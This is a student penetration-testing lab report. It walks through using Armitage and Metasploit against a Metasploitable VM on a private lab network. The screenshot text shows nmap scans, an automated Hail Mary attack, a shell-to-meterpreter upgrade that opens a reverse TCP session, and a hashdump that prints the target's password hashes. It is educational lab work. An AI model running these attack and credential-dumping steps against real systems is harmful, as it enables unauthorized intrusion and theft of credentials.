Pawan Chandra
CSC 154

Lab 3: Pentesting

Lab Requirements:

Step 1

Download and install Metasploitable

Step 2

Download and install Kali Linux

Step 3

Set up virtual machine so they can access each other through network.

Lab Start:

- In Kali Linux and Metasploitable, use **ifconfig** to get both of the IP addresses.

- Check connection to the server using the **ping** command

- Next use **service postgresql start** to start and run postgresql in the terminal

- Open **armitage** using the command line**.** If the tool does not open, use the command **msfdb reinit** to reinitiate the metasploitable data base and try again.

- Armitage is a tool developed by the red team that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the Framework.


- In the window menu, **select hos**t -> **nmap scan** -> **quick scan (map 10.0.2.1/24)**. Nmap will find services and network the user is connected to and build a map.


- Next go to **attacks** -> **Hail Mary.** The victim machine will be highlighted with color red. Select **meterpreter** -> **post-multi-manage-shell_to_meterpreter** and run the Command.


- A picture will pop up on the screen. **Right click the victim host icon** -> **interact.** This will open a new session.


Lab Complete :


The screenshots below are images of the steps I have taken to complete this lab






Armitage
Armitage View Hosts Attacks Workspaces Help
reverse_tcp_uid
reverse_winhttp
reverse_winhttps
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
post
multi
manage
shell_to_meterpreter
windows
manage
multi_meterpreter_inject
Meterpreter
Console X
nmap X
Hail Mary X
multi/manage/shell_to_meterpreter
Shell to Meterpreter Upgrade
This module attempts to upgrade a command shell to meterpreter. The shell platform is automatically detected and the best version of meterpreter for the target is selected. Currently meterpreter/reverse_tcp is used on Windows and
Option
Value
HANDLER
1
LHOST
10.0.2.8
LPORT
4433
SESSION
Show advanced options
Launch
10.0.2.3
10.0.2.9
[*] Listing sessions...
msf > sessions -v
[-] Session manipulation failed
"/usr/share/metasploit-framework/lib/msf/base/serializer/readable_text.rb:627:in `dump_sessions_verbose'",
"/usr/share/metasploit-framework/lib/msf/base/serializer/readable_text.rb:548:in `dump_sessions'",
"/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1465:in `cmd_sessions'",
"/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:548:in `run_command'",
"/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:510:in `block in run_single'",
"/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:504:in `each'",
"/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:504:in `run_single'",
"/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:206:in `run'",


Applications
Places
armitage-ArmitageMain
Wed 01:43
Armitage
Armitage View Hosts Attacks Workspaces Help
reverse_tcp_uid
reverse_winhttp
reverse_winhttps
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
post
multi
manage
shell_to_meterpreter
windows
manage
multi_meterpreter_inject
Meterpreter
Console X
nmap X
Hail Mary X
multi/manage/shell_to_meterpreter X
multi/manage/shell_to_meterpreter X
10.0.2.8
10.0.2.2
10.0.2.1
10.0.2.3
10.0.2.9
msf post(multi/manage/shell_to_meterpreter) > set LHOST 10.0.2.8
LHOST => 10.0.2.8
msf post(multi/manage/shell_to_meterpreter) > set LPORT 4433
LPORT => 4433
msf post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf post(multi/manage/shell_to_meterpreter) > set HANDLER true
HANDLER => true
msf post(multi/manage/shell_to_meterpreter) > run -j
[*] Post module running as background job 213.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.8:4433
[*] Sending stage (857352 bytes) to 10.0.2.9
[*] Meterpreter session 4 opened (10.0.2.8:4433 -> 10.0.2.9:37176) at 2018-03-14 01:40:36 +0000


Applications
Places
armitage-ArmitageMain
Wed 02:14
Armitage
Armitage View Hosts Attacks Workspaces Help
10.0.2.1
10.0.2.6
10.0.2.7
10.0.2.2
10.0.2.3
Console X
nmap X
Hail Mary X
multi/manage/shell_to_meterpreter X
multi/manage/shell_to_meterpreter X
sh 5835@4 X
linux/gather/hashdump X
msf > use post/linux/gather/hashdump
msf post(linux/gather/hashdump) > set SESSION 2
SESSION => 2
msf post(linux/gather/hashdump) > run -j
[*] Post module running as background job 217.
[!] SESSION may not be compatible with this module.
[+] root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash


10.0.2.1
10.0.2.6
10.0.2.7
10.0.2.2
10.0.2.3
Add Pivot
host
mask
10.0.2.0
255.255.255.0
Add Pivot
Hail Mary X
/hashdump) > run -j
g as background job 217.
compatible with this module.
k0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash


Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.2
10.0.2.1
10.0.2.3
10.0.2.9
Message
Scan Complete!
Use Attacks->Find Attacks to suggest applicable exploits for your targets.
OK
Console X
nmap X
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 21/tcp open ftp
[*] Nmap: 22/tcp open ssh
[*] Nmap: 23/tcp open telnet
[*] Nmap: 25/tcp open smtp
[*] Nmap: 53/tcp open domain
[*] Nmap: 80/tcp open http
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 3306/tcp open mysql
[*] Nmap: 5432/tcp open postgresql
[*] Nmap: 8009/tcp open ajp13
[*] Nmap: MAC Address: 08:00:27:CA:7D:59 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.0000090s latency).
[*] Nmap: All 100 scanned ports on 10.0.2.8 are closed


Armitage
rmitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.2
10.0.2.1
10.0.2.3
10.0.2.9
Console X
nmap X
Hail Mary X
] Listing sessions...
sf > sessions -v
] Session manipulation failed: undefined method `registered' for nil:NilClass
"/usr/share/metasploit-framework/lib/msf/base/serializer/readable_text.rb:654:in `block in dump_sessions_verbose'",
/usr/share/metasploit-framework/lib/msf/core/session_manager.rb:193:in `each'",
/usr/share/metasploit-framework/lib/msf/core/session_manager.rb:193:in `each_sorted'",
/usr/share/metasploit-framework/lib/msf/base/serializer/readable_text.rb:627:in `dump_sessions_verbose'",
/usr/share/metasploit-framework/lib/msf/base/serializer/readable_text.rb:548:in `dump_sessions'",
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1465:in `cmd_sessions'",
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:548:in `run_command'",
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:510:in `block in run_single'",
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:504:in `each'",
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:504:in `run_single'",
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:200:in `run'",